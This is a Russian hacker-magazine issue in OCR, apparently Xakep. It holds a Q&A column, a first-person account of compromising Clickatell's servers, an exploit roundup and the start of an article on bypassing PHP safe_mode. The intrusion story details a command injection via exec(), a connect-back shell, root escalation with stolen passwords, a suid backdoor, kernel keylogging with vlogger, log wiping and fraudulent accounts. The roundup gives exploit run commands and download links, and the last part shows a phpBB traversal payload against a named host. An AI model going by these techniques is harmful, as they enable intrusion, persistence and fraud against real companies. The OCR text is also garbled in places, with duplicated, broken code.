A: Самый лаконичный способ — использовать встроенный ftp-клиент, который окажется доступен тебе как локальному пользователю. Запустив удаленно клиент, ты сможешь перекачать все необходимое на другой ftp-сервер. Вполне подойдет и твоя собственная машина, где ты оголишь 21 порт для доступа снаружи. Также подойдет работа по схеме ftp over ssh или sftp, когда через ssh будет протянут обыкновенный ftp-канал, с той лишь разницей, что все передаваемые данные окажутся зашифрованы. Существуют удобные win-клиенты, которые поддерживают оба варианта связи. Долгое время я чередовал SecureFX (*www.vandyke.com*) с CuteFTP Pro(*www.cuteftp.com*). Оба варианта — шароварные и требуют медикаментозного вмешательства :).

Q: **Поставил локальный SMTP-сервер, но теперь половина моих писем не доходит до адресатов. В чем мулька?**
A: Любое действие имеет противодействие, и после массового распространения проблемы спама, админы перешли все мыслимые и немыслимые пределы в борьбе с напастью. Не секрет, что весомая доля спама рассылается через «зомбированные» компьютеры, на которых и открываются локальные почтовые серверы. В подобном случае хост отправителя и SMTP оказываются одним и тем же. Когда же ты сам, даже не будучи зомби, начинаешь посылку писем, спам-фильтры принимают тебя за рецидивиста! Если ты рассылаешь письма юзерам одного и того же сервера, будет логичным нахождение договоренности с админами, по которой твой хост будет удален из черного листа и занесен в «неприкасаемые». Надеюсь, что объяснил причину твоих неполадок. Грамотного решения, помимо отказа от использования локального почтовика, увы, предложить не могу. Чтобы не выглядеть тотальным лузером, предположу, что может помочь наладка SSH-тоннеля через удаленный сервер, когда конечной точкой станет локальный SMTP на твоем хосте. При подобном раскладе, хост отправителя и SMTP окажутся различными, тебя не попалит спам-фильтр.

Q: Взломал одну локалку и у меня родился план — слинковать подконтрольную сеть с моей собственной. Какой мост можно построить между ними?
A: Все проблемы людей от того, что они строят стены вместо мостов. Давай же построим прочный мост между твоей сетью и любой другой извне. Существует два главных варианта мостов (по одному ответвлению на каждый). Прозрачный мост может быть налажен между сетями одинаковой топологии; на мосту будет размещена инфа об узлах отправителей и внешних интерфейсах. Трансляционные мосты будут в ходу, когда нужно слинковать сети с различными топологиями. Подварианты — соединение с маршрутизацией источника и построение трансляционного моста с маршрутизацией источника. Более подробно о поднятии всевозможных мостов ты сможешь прочесть на opennet.ru.

Q: Как мне забанить несколько web-сайтов, чтобы туда не лазали юзверы моей сети?
A: Это можно сделать на уровне ip-роутинга, любой файрвол позволяет это сделать. Это простой и не требующий движения мысли вариант. Его минус в том, что юзерам не будет понятно, какого-такого их не пускают на вызываемый сайт. Ты рискуешь подхватить десяток ненужных звонков в службу поддержки. Куда красивее тема обустраивается при помощи Proxy-сервера, вроде широко известного Squid'а (*www.squid-cache.org*). На сайте софтины разлилось бескрайнее море документации, в котором вылавливается подробное описание требуемого конфига. Сам реализовывал тему таким же способом, точно все дрочеры подконтрольной сети получают страничку «Грешник! Ты сгоришь в аду» при запросе порнушных сайтов. Подобное можно сбацать и в случае других проксов.

Q: Как наиболее оперативно установить одинаковый набор софта на сотню-другую машин одновременно?
A: Если я не точно отвечу на твой вопрос, будет разумным искать инфу по ключевым "disk+cloning". Задав подобное, я нашел решение в backup-софте. Так, ты устанавливаешь и настраиваешь весь софт на одном из писюков, снимаешь backup-image с настроенной машины и потом посредством Acronis True Image 8.0 Enterprise Server (*www.acronis.com*) разбрасываешь снятый образ по сотне-другой выбранных точек сети. Аналогичным набором функций обладает Symantec Ghost Enterprise (*www.symantec.com*). Ключевая опция подобного backup'а — multicast, возможность разброса нужного образа одновременно на множество машин. Вариант unicast — это апгрейд каждой системы по очереди.

Q: Я купил себе Mac и сразу озадачился проблемой. Как мне удаленно админить моих юзеров, которые все еще работают под виндой?
A: В битве бобра с ослом побеждает бобро, т.ч. MS все еще побеждает остальные desktop-системы своим умением вовремя приготовить продукт, который поможет совместить несовместимое. Прямо на сайте MS (*www.microsoft.com/mac/otherproducts/otherproducts.aspx?pid=remotedesktopclient*) ты можешь сдуть Mac-релиз клиента известного Remote Desktop'а. Теперь, не вылезая из Мака, можно админить машины, заряженные твоим RD.

Q: Правда, что за спам стали убивать?
A: Пуля виноватого найдет. Весь интернет облетела новость об убийстве Вардана Кушнира, 35-летнего руководителя «Центра английского разговорного языка», прежде известного, как «Центр американского английского». Мотив преступления до сих пор неизвестен, хотя самые злостные спам-ненавистники выдвигают версию, что интернет-провайдеры образовали синдикат и, скинувшись понемногу, наняли безжалостного киллера, чтобы тот избавил их от ежемесячных потерь, вызванных спам-трафиком из «Центра английского»

Clickatell возвращается

ОДНАЖДЫ МНЕ ЗАХОТЕЛОСЬ ПРИВЕСТИ СВОИ ДАННЫЕ В ПОРЯДОК. ДУМАЮ, МНОГИЕ МЕНЯ ПОЙМУТ: ЕСЛИ НЕ УПОРЯДОЧИВАТЬ ИНФОРМАЦИЮ НЕСКОЛЬКО МЕСЯЦЕВ, ТО СТРУКТУРА НАКОПИТЕЛЕЙ ПРЕВРАЩАЕТСЯ В НЕИЗВЕСТНО ЧТО. ИМЕННО ТАКОЕ МЕСИВО ДАВНО ИМЕЛО МЕСТО НА МОЕМ КОМПЬЮТЕРЕ: В КОРНЕ ДИСКА «ЦЭ» РАСПОЛАГАЛИСЬ ПЯТЬ ИЛИ ШЕСТЬ ПАПОК С ИМЕНАМИ TEMP1, 111 И Т.П. МЕДЛЕННО НАЧАВ РАЗГРЕБАТЬ МУСОР, Я ДАЖЕ НЕ ПРЕДПОЛАГАЛ, ЧТО НЕЗАТЕЙЛИВАЯ УБОРКА МОЖЕТ ПРИВЕСТИ К СОКРУШИТЕЛЬНОМУ ВЗЛОМУ ИЗВЕСТНОЙ КОРПОРАТИВНОЙ СЕТИ | Master-lame-master

Интересная история нового взлома Clickatell.com

[утерянный комплект сценариев] Обычно, когда роешься в хламе данных, то находишь давно утерянную информацию. Так вышло и в этот раз: за полчаса уборки я успел обнаружить три mp3-шки, которые я в поте лица искал месяц назад, пару текстовиков с заснифаными паролями, а также несколько увесистых tar.gz-архивов, попусту занимающие место на моих накопителях. Но это были только цветочки. Мне посчастливилось найти папку с названием clickatell, в которой находился архивчик *www.tar.gz*. В последнем располагались все web-сценарии компании Кликатель. Если ты постоянный читатель журнала, то знаешь, что полгода назад мне удалось лихо порутать Клик и отправить на шару пару сотен SMS'ок :).

Небольшое лирическое отступление: администраторы Clickatell приняли решительные меры против моего взлома: они заставили всех клиентов сменить свои пароли, впоследствии зашифровав их относительно стойким алгоритмом MD5. Помимо этого, администрация сменила все пассворды на закрытые зоны и забанила мои IP-адреса на центральном брандмауэре :). Единственное, что я успел сделать, это спионерить с WWW-сервера архив, содержащий контент всех admin- и public-сценариев.

И вот, спустя долгие месяцы, я нашел этот архив. Внутри находились две папки: public и admin. Помнится, что благодаря архиву я отыскал дырку в скрипте админки, которая позволяла выполнять любые команды. На сегодняшний день, по понятным причинам, в админку зайти было проблематично, поэтому было решено испытать удачу в public-части проекта. Я четко помнил, что админский скрипт содержал баг в функции exec(), которой передавались незаэкранированные переменные. Поэтому я осуществил поиск подстроки exec во всех сценариях архива. Результат меня просто ошеломил: exec вызывался в каждом втором сценарии. Однако, посмотрев содержимое файлов, я был разочарован: все переменные проверялись на наличие специальных символов и иных конструкций. Казалось, что программисты подошли к проблеме безопасности с умом: на первый взгляд исходники не содержали ни одного изъяна — код был продуман до мелочей. Но при просмотре очередного скрипта мои доводы быстро рассеялись. Мне посчастливилось обнаружить кусок кода следующего содержания:



Всегда проверяй различные конфиги в каталоге /etc. В них часто хранятся пароли, ключи и другие интересные вещи.


WARN

Не стоит забывать, что все действия хакера противозаконны, поэтому данная статья дана лишь для ознакомления и организации правильной защиты с твоей стороны. За применение материала в незаконных целях, автор и редакция ответственности не несут.

[кусок бажной программы]

```
<?
$auth = new siteAuth();
$auth->checkAuth($login);
$user_no = $auth->getUserNo();
$cmd = '/usr/clickatell/compile -v';
if (isset($ota_type)&&$ota_type!=-1) $cmd .= " -t$ota_type";
if (isset($name) && $name != "" &&$ota_type == 1) $port != -1) $cmd .=
" -C$port";
if (isset($isp_name) && $isp_name != "") $cmd .= " -I$isp_name";
if (isset($sms_smsc) && $sms_smsc != "") $cmd .= " -a$sms_smsc";
if (isset($gprs_access) && $gprs_access != "") $cmd .= " -
G$gprs_access";
$ota_ret = exec($cmd);
?>
```

Даже непосвященный в PHP человек скажет, что код содержит большой изъян. Действительно, внешняя переменная $cmd вполне может содер-



```
<?
$auth = new siteAuth();
$auth->checkAuth($login);
$user_no = $auth->getUserNo();
$cmd = "/usr/clickatell/compile -e";
if (isset($ota_type)&&$ota_type!=-1) $cmd .= " -t$ota_type";
if (isset($name) && $name != "" &&$ota_type == 1) $port != -1) $cmd .= "
-C$port";
if (isset($isp_name) && $isp_name != "") $cmd .= " -I$isp_name";
if (isset($sms_smsc) && $sms_smsc != "") $cmd .= " -o$sms_smsc";
if (isset($gprs_access) && $gprs_access != "") $cmd .= " -G$gprs_access";
$ota_ret = exec($cmd);
?>
```

кусок кода бажного сценария

фатальная ошибка в public-зоне

жать специальные символы, с помощью которых можно легко произвести атаку. Мне оставалось лишь найти этот сценарий в public-зоне онлайн-системы Clickatell. Зная название скрипта и примерную структуру компании, я быстро решил проблему. Подставив в поток нестандартное значение переменной $ota_type, я получил то, что и ожидал — результат выполнения команды uname -a.

[устраиваем притон на сервере] Далее все протекало по стандартному сценарию: я залил connback-шелл и зацепился на порт 4444. В консоли не было никого кроме меня, у американцев уже закончился рабочий день. Но взломать WWW-сервер было непросто — на машине стояло крепкое ядрышко из семейства 2.4, а также вертелась парочка незатейливых IDS. Чтобы порутать такой сервер, нужно было приложить немало усилий, что я и намеревался сделать.

Несмотря на всякие сложности, я горел желанием получить рута на этой операционке. Для этого, как обычно, я начал просматривать все каталоги на предмет нестандартных файлов, но большинство из них не читались с моими привилегиями. Но через полчаса удача мне улыбнулась: бороздя просторы папки /etc, я заметил, что конфиг crontab.hourly, weekly, daily и monthly вполне доступны для чтения! Это было немного странно, так как почти во всех системах, с которыми я имел дело, данные файлы не читались под правами nobody. Возможно, администратор просто перенес эти документы с другой машины, поэтому права на них выглядели нестандартно. Просмотрев все конфиги кронтаба, я получил массу дополнительной информации, которая помогла мне добиться успеха. Как оказалось, каждую неделю в воскресение, происходил бэкап всех данных на внешний носитель. После некоторой проверки оказалось, что дополнительный диск моунтится в точку */usr/local/clickatell/data*, а все бэкапы содержатся в папке */backup*. Зайдя в каталог data, я попытался прочитать директорию */backup*, однако этого сделать не удалось — с папки был удален атрибут «выполнения». Но, зная премудрости системы Unix, мне удалось без труда вытащить нужный архив. Дело в том, что в файле crontab.weekly явным образом указывалось имя архива (home,etc,www-[date].tar.gz), поэтому обращение к архиву с запросом копирования в другой каталог увенчалось успехом.

Далее я приступил к распаковке архивов. Начал с home.tar.gz. Внутри находилось несколько домашних каталогов, но зайти в них мне не удалось — атрибуты, которые налагались на файлы, автоматически применились к распакованным данным. В голову пришла резонная идея: закинуть все бэкапы на WWW, а затем сливать их со сторонней машины. Но при попытке скопировать увесистый архив, система выругалась на превышение доступного дискового пространства. Чтобы не утруждать себя в пересоздании архива, я занялся небольшим по размеру архивом www.tar.gz, где, по-видимому, располагались web-сценарии, шаблоны и прочая ерунда. Сперва я подумал, что этот архив аналогичен тому, который я слил полгода назад, однако ошибался. Внутри располагалось порядка десяти папок с различными конфигами, скриптами и картинками. И тут мне пришла в голову хорошая мысль — проверить php-инклуды на предмет паролей и другой конфиденциальной информации. Проверка показала, что в двух конфигах располагалась приватная инфа для подключения к БД. Причем, коннект происходил, как это обычно бывает, под рутовой учетной записью. Осталось проверить совпадает ли рутовый пароль для MySQL с системным. Для этого, по традиции я использовал утилиту ttyX (принцип ее работы я уже описывал в одном из «этюдов»). Запустив демон, я приконнектился клиентом, и получил эмулятор псевдотерминала. Затем осуществил суид на суперпользователя и... был наделен всеми возможными правами :). Признаться, я не ожидал, что администратор установит один и тот же пароль на разные сервисы, хотя данное явление очень распространено среди всех админов.

НЕКРОЛОГ CLICKATELL

Компания Clockatell (*www.clickatell.com*) предлагает услугу рассылки SMS-сообщений через шлюзы в сети Internet практически по всем сотовым операторам. Уникальность этой услуги в том, что отправитель может подставить любой номер (или имя) в поле Sender ID. Таким образом, можно ввести в заблуждение многих людей, послав человеку SMS от подложного отправителя. О подобных приколах уже писали в этом журнале (05/2004). Кстати, Clickatell предоставляет и другие услуги, ознакомиться со списком ты можешь на сайте компании.



главная страница МегаПроекта

ЧТО ПОМОГЛО МНЕ ПРИ ВЗЛОМЕ?

1 Поиск дополнительной информации, анализ конфигов и каталогов помог получить права root в практически неуязвимой системе.

2 Сборка модуля на сторонней машине с подобной конфигурацией здорово помогла мне перехватить пароль суперпользователя.

3 Иногда полезно сохранять бэкапы скриптов у себя на компьютере. Как видишь, они мне здорово пригодились ;).

время проходит, баги остаются

список процессов на WWW-сервере

[укрепляемся в системе] Получив рута, я первым делом подумал о будущем. Мысль о том, что после создания халявного аккаунта с бесконечными SMS-кредитами, мне прикроют доступ на сервер, никак не радовала. Поэтому нужно было каким-то образом забэкдорить систему, либо облегчить механизм получения рутовых прав. Я решил сделать следующее: написать небольшой suid-шелл, дающий рута под правами любого пользователя, а также замаскировать connback-бэкдор под функциональный системный бинарник. Учитывая то, что на сервере был установлен tripwire, мне пришлось удалить два не совсем нужных бинарных файла и заменить их на самопальные релизы :). После этого с помощью команды touch, я установил неприметное время создания файла и на этом успокоился.

Затем мне в голову пришла еще одна мысль — попробовать добытый рутовый пароль в качестве входа на другие машины. Ах да, я совсем забыл сказать, что за машины были в подсети. Кликатель функционировал с помощью всего трех серверов: два из них были однотипными (www1 и www2), они обслуживали пользователей. Но запросы от юзера шли на центральный сервер, назовем его машиной-брандмауэром. Именно он пересылал пользовательские данные на один из двух обслуживающих серверов.

Так вот, я заюзал полученный рутовый пароль на серверах www2 и firewall, однако в обоих случаях в систему войти не удалось. Маловероятно, что администратор установил запрет на вход под рутовым аккаунтом — команда last на первом сервере показывала, что большинство входов осуществлялось именно под записью суперпользователя. Мне очень хотелось проникнуть на главную машину компании, поэтому я решил каким-то образом отловить пароль на этот сервер.

В этой ситуации у меня была нехилая свобода выбора: либо воспользоваться снифером, либо протроянить исходники ssh, или поставить какой-нибудь шпионский модуль. Я решил воспользоваться третьим вариантом, потому как первые два могли вызвать нестандартную реакцию IDS, располагающихся на машине.

В качестве модуля использовался небезызвестный проект vlogger от THC (*www.thc.org/download.php?t=r&f=vlogger-2.1.1.tar.gz*). Я скачал его и попытался установить, но система отторгла вражеские исходники, мотивировав это неизвестными переменными и прочей ерундой. Честно сказать, я не понял, почему это произошло, но даже не думал сдаваться. В течение пяти минут я отыскал машинку с похожим ядром (2.4.30) и собрал модуль на сторонней системе. В процессе сборки (с помощью команды vlogctrl), был установлен удобочитаемый режим логирования, путь для сохранения журнала и пароль на немедленную деактивацию модуля-шпиона. После того, как файл vlogger.o был создан, я аккуратно перенес его на WWW-сервер Кликателя и задумался о маскировке. Оценив аптайм сервера (а он равнялся 400 дням), я решил не ставить модуль в автозагрузку, так как это только привлечет лишнее внимание. Сам модуль я поместил в папку */usr/lib/kernel/2.4.30/modules/net/networking*.o и немедленно загрузил его с помощью команды insmod. Без особых нареканий ядерный плагин был подгружен, а в журнале появились первые записи об успешном логировании. Удовлетворившись работой шпиона, я подтер лишние логи и временно вышел из системы.


[полоса неудач] К вечеру мне захотелось проверить работу vlogger'a. Попытавшись аккуратно запустить бэкдор, я включил ожидание коннекта на порт 4444. Однако соединения не последовало. Как оказалось, администратор удалил connback-шелл из каталога */usr/bin*, а также сменил пароль на рута (об этом я понял позднее). Ничего не оставалось, как залить шелл по новой и зайти в систему повторно. Поразительно, но мой suid-бэкдор остался нетронутым и с его помощью я опять получил права администратора :). Судя по всему, tripwire при очередной проверке выявила посторонний бинарник, либо админ запалил меня, анализируя логи входа на сервер (вспомни, я рассказывал о том, что попытался войти под рутовым аккаунтом на другие машины). После первых разочарований, я проверил наличие и работоспособность vlogger'a. Поразительно, но модуль также никто не заметил, а в логе появились несколько интересных записей:

```
passwd root
Password is: PASSWORD

ssh firewall -l root
Password is: PASSWORD2
```

Таким вот нехитрым образом я получил рутовый пароль на главную машину компании. В качестве фаервола использовался стандартный iptables в комплекте с дополнением patch-o-matic. С помощью последнего и реализовывались функции среднего распределения запросов по WWW-серверам.


[второй удар ниже пояса] Разобравшись в иерархии серверов и в правилах файрвола, я решил порадовать себя и ближних и создать парочку анлимитных аккаунтов. Дампы Кликателевской базы располагались у меня на машине, поэтому через несколько минут я вспомнил, каким образом связываются таблицы balance, user и person. Затем мной были созданы три аккаунта для Messenger PRO с 10000 кредитами на каждом, которыми я пользуюсь и по сей день. А недобрые администраторы до сих пор не могут залатать ошибку в публичном скрипте и определить наличие шпионских модулей уже на трех своих серверах...



структура сети Clickatell

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ОБЗОР ЭКСПЛОЙТОВ



W2K P'N'P REMOTE EXPLOIT

[описание] Как это не печально, во всех сервисах рано или поздно находят ошибки. И неважно в какой операционной системе эти службы живут. На этот раз баг нашелся в старой как мир службе Plug and Play. Она используется при установке нового оборудования, поэтому, как правило, включена во всех системах. Методом проб и ошибок багоискатели нашли брешь в сервисе, которая позволяла переполнить стек и выполнить произвольный код под аккаунтом LocalSystem. Эта служба доступна через именованные каналы (PIPE) по 445 порту, поэтому любой удаленный пользователь способен сокрушить Windows 2000.

Эксплойт написан на языке C и нормально компилится как под виндой, так и под Unix. В качестве параметров выступает host и port, на котором запускается системный шелл.

[защита] Как обычно, Microsoft оперативно отреагировала на дырку в службе и поспешила защитить своих клиентов. В итоге мы можем лицезреть страницу *www.microsoft.com/technet/security/Bulletin/MS05-039.mspx* с внушительным списком патчей для всех Windows-like-систем.

[ссылки] Забирай эксплойт с *www.xakep.ru/post/27697/default.asp*. Более подробное техническое описание ошибки можно прочитать тут: *www.securitylab.ru/vulnerability/source/212016.php*.

[злоключение] В Win2003 и WinXP программисты добавили аутентификацию, поэтому внедриться в систему под NULL сессией не удастся. Однако выпущенный эксплойт является вполне сносным локальным средством нападения для вышеперечисленных систем :).

[greets] Автор эксплойта с ником houseofdabus не раз исследовал и практически ломал сервисы в WinNT-системах. Надеемся, что его эксплойт будет не последним шедевром :).



вызываем шелл

XOOPS <= 2.0.11 SQL-INJECTION

[описание] PHP-движки и модули всегда славились своими ошибками. В конце июля обнаружилось наличие множественных багов в модуле XML-RPC (SQL-инжекции, выполнение PHP-кода). Как это обычно бывает, подробности ошибки не сообщались. Спустя неделю вышел первый эксплойт для какого-то движка, использовавшего модуль, и понеслось... Как оказалось много форумов используют XML-RPC, так как это очень удобное средство :). И вот не так давно русская хак-группа RST выпустила убийственный эксплойт для известного форума xoops. Сплоит позволяет просматривать хэши паролей администраторов посредством нехитрой SQL-инъекции.

Запускать эксплойт следует с двумя параметрами: *-u http://xoops.com/forum -n user_name*, где user_name — зарегистрированный ник пользователя. После модификации cookies можно зайти под этим пользователем в админку и выполнить произвольный код через бажные административные шаблоны. Но это уже совсем другая история :).

[защита] Чтобы защититься от ошибки нужно обновить версию PHP. В данный момент обновленные релизы можно скачать на *www.php.net*.

[ссылки] Скачать эксплойт можно по адресу *http://rst.void.ru/download/r57xoops.txt*. На сайте *rst.void.ru* ты можешь найти и другие хорошие творения от русских ребят.

[злоключение] Модуль XML-RPC используется во многих проектах, и, как следствие, уязвимость поселилась в десятках раскрученных продуктах. Пока что эксплойты для них не вышли, но надежда умирает последней :).

[greets] Команда RST выпустила очень много хороших эксплойтов, и все они, как правило, нацелены на различные форумы и движки.



быстрый перебор админского пароля

WIN XP SP2 'RDPWD.SYS' REMOTE KERNEL DOS

[описание] Еще в начале лета я получил уведомление о том, что в протоколе RDP найдена фатальная ошибка. Но за неимением эксплойтов и подробностей, я особо не заморачивался этой проблемой. Как оказалось, действительно, сервис не застрахован от переполнения буфера, а в идеальном случае злоумышленник может выполнить произвольный код. Первый выпущенный эксплойт работает, как DoS'ер, и только в системе WinXP+SP2. В других системах либо просто нет уязвимости, либо автор эксплойта пока не опубликовывает ее.

Сплойт написан на языке Spike. Это скриптовый язык, применяемый для передачи двоичных данных по протоколу TCP. Поэтому прежде чем тестировать эксплойт, установи Spike (*http://www.immunitysec.com/downloads/SPIKE2.9.tgz*), а затем запусти его с параметром файла, в котором расположены коварные последовательности, например, так: ./generic_send_tcp 192.168.1.100 3389 remoteass.spk 1 0

В итоге ты должен получить отказ в обслуживании и аварийный ребут.

[защита] Полный комплект патчей от Microsoft ты можешь найти на странице *www.securitylab.ru/vulnerability/205980.php*.

[ссылки] Эксплойт находится здесь: *www.xakep.ru/post/27672/default.asp*. Прежде чем испытывать его на доверенной системе, убедись, что хрюшка собрана со вторым сервиспаком. В противном случае ничего ломаться не будет :).

[злоключение] Протокол RDP призван быть лучшим средством управления в WinXP. Поэтому во многих системах порт 3389 будет всегда открыт для непрошенных гостей. Если предположить, что следующий релиз будет выполнять любые команды под аккаунтом System, то данная брешь будет ничуть не хуже какой-нибудь RPC-DCOM или Lsass-дырки.

[greets] Эксплойт запатентован на имя Tom Ferris (tommy@security-protocols.com). Пожелаем Тому выпустить второй релиз, способный выполнять код на произвольной системе (и не только в WinXP+SP2).

коварные двоичные последовательности



Поднимаем железный занавес

ВСЕ СТАНДАРТНЫЕ СХЕМЫ ПРОНИКНОВЕНИЯ НА НЕПРИЯТЕЛЬСКИЕ САЙТЫ УЖЕ ДАВНО ИЗВЕСТНЫ. ЯДОВИТЫЙ НОЛЬ, PHP-INCLUDE, SQL-INJECTION — ИМИ НЕ УДИВИШЬ ДАЖЕ ПОСТОЯННЫХ ПОСЕТИТЕЛЕЙ ДЕТСКОГО САДА. ПОЛУЧИВ НА УДАЛЕННОМ СЕРВЕРЕ ВОЗМОЖНОСТЬ ВЫПОЛНЯТЬ КОМАНДЫ, ВЗЛОМЩИКИ СПЕШАТ ЗАЛИТЬ УДОБНЫЙ PHP-ШЕЛЛ, КОТОРЫХ СЕЙЧАС РАЗВЕЛОСЬ ОГРОМНОЕ МНОЖЕСТВО — ОДИН КРАСИВЕЕ И ЯРЧЕ ДРУГОГО. НЕ СПОРЮ, ИСПОЛЬЗОВАНИЕ WEB-ОБОЛОЧЕК УПРОЩАЕТ ДАЛЬНЕЙШЕЕ ПРОДВИЖЕНИЕ. НО ИНОГДА СЛУЧАЕТСЯ ДОВОЛЬНО ПЕЧАЛЬНОЕ ЯВЛЕНИЕ, КОГДА PHP_SHELL НЕ ВЫПОЛНЯЕТ КОМАНДЫ, ИНКЛУДИТЬ ФАЙЛЫ НА СЕРВЕРЕ НЕ ПОЛУЧАЕТСЯ, И ВОЗНИКАЕТ МОРЕ ОШИБОК. ЭТО И ЕСТЬ ОН — УЖАСНЫЙ PHP_SAFE_MODE. МНОГИЕ В ТАКИХ СЛУЧАЯХ ПРОСТО ОПУСКАЮТ РУКИ, ССЫЛАЯСЬ НА ПЛОХУЮ ПОГОДУ В ЯПОНИИ, НО МЫСЛЬ ХАКЕРОВ НЕ СТОИТ НА МЕСТЕ. ОНИ НАУЧИЛИСЬ ОБХОДИТЬ БЕЗОПАСНЫЙ РЕЖИМ В PHP | Александр Любимов aka Sashiks (real_sshx@mail.ru)

* open_basedir=/имя/директории. Довольно подлая директива :). Если твой скрипт пытается прочесть файл вне указанной директории (например, с помощью fopen() или file()), то появляется ошибка, вроде open_basedir restriction in effect. Хотя можно попытаться прочесть файл на каталог выше — возможно, из этой затеи что-то выйдет.
* safe_mode_exec_dir=/имя/директории. Скрипт напрочь отказывается выполнять системные программы, которые находятся за пределами этой папки. Следовательно, если сценарий лежит в */usr/home/deep/ass*, то выполнить system(/bin/ls) не будет никакой возможности.
* disable_functions="имя функции". Это очень жесткая директива, которая позволяет администратору отключить определенные функции. Как ты догадался, обычно в черный список попадают потенциально опасные system(), exec(), passthru() и popen(). Хотя есть маленькая хитрость, которая все-таки позволяет исполнять команды в операционке, но это мы еще обсудим чуть ниже. Следует отметить, что disable_functions решила проблему, которую не дорешала предыдущая директива: взломщик теперь напрочь лишен возможности выполнять системные команды. Как ты понимаешь, web-шелл в таких условиях функционировать не будет и выполнять команды привычным system($_GET['cmd') не получится.

Вот основные проблемы, с которыми тебе придется встретиться при работе с машинкой, где PHP крутится в защищенном режиме. Чтобы получить больше информации о директивах и настройках PHP, тебе следует обратиться к официальной документации, интересные выдержки из которой ты найдешь на нашем диске, а целиком ее почитать тебе удастся на сайте *www.php.net*.



Методы обхода ограничений PHP safe mode

[курс молодого бойца] Итак, во-первых, что же такое PHP SAFE MODE? Как написано в мануале — это «попытка решить проблему безопасности». Говоря же простым языком, это указание некоторых важных директив php интерпретатора в файле настроек, которые должны помешать взломщику проникнуть в систему, либо отпугнуть его. Таких директив довольно много. Давай ознакомимся с некоторыми из них:

* safe_mode_gid=1|0. Строка включает сравнение gid'ов владельца файла и владельца выполняемого скрипта, и, в случае несовпадения, запрещает доступ скрипта к файлу. Например, если ты попробуешь прочитать файл паролей readfile('/etc/passwd'), а он принадлежит руту, то увидишь сообщение об ошибке.

А мы тем временем попробуем научиться обходить хотя бы часть из этих строгих ограничений. Конечно, на примере реального хостинга.

[незаменимая практика] Для своих тестов я выбрал не просто обычного ISP, а хостинговый сервер одной из самых уважаемых и известных украинских компаний с большим количеством серверов и мощной службой поддержки. Поэтому все, что я опишу далее, справедливо для большей части остальных хостеров. Так же следует отметить, что эксперименты я проводил и на зарубежных хостингах, и все описанные в этой статье приемы успешно функционировали и там. Но не буду забегать вперед.

Вообще, вся эта история началась пару месяцев назад, когда мне захотелось надломить сервер как раз этой украинской хостинговой компании, о которой пойдет речь ниже. После недолгих поисков бажных php-сценариев, я наткнулся на банальный непропатченный и всеми люби-

мый phpBB 2.0.11. Закачав и запустив сплоит (*http://unixforge.org/~sshx/x/phpbb.exe*), который, по идее, дает право выполнять произвольный php-код на целевой системе, я получил в ответ следующее:

```
http://fakin.farlep.net/forum/admin/admin_styles.php?mode=addnew&install_t
o=../../../../../../../../../../../../../../../../../../../tmp&nigga=phpinfo();&
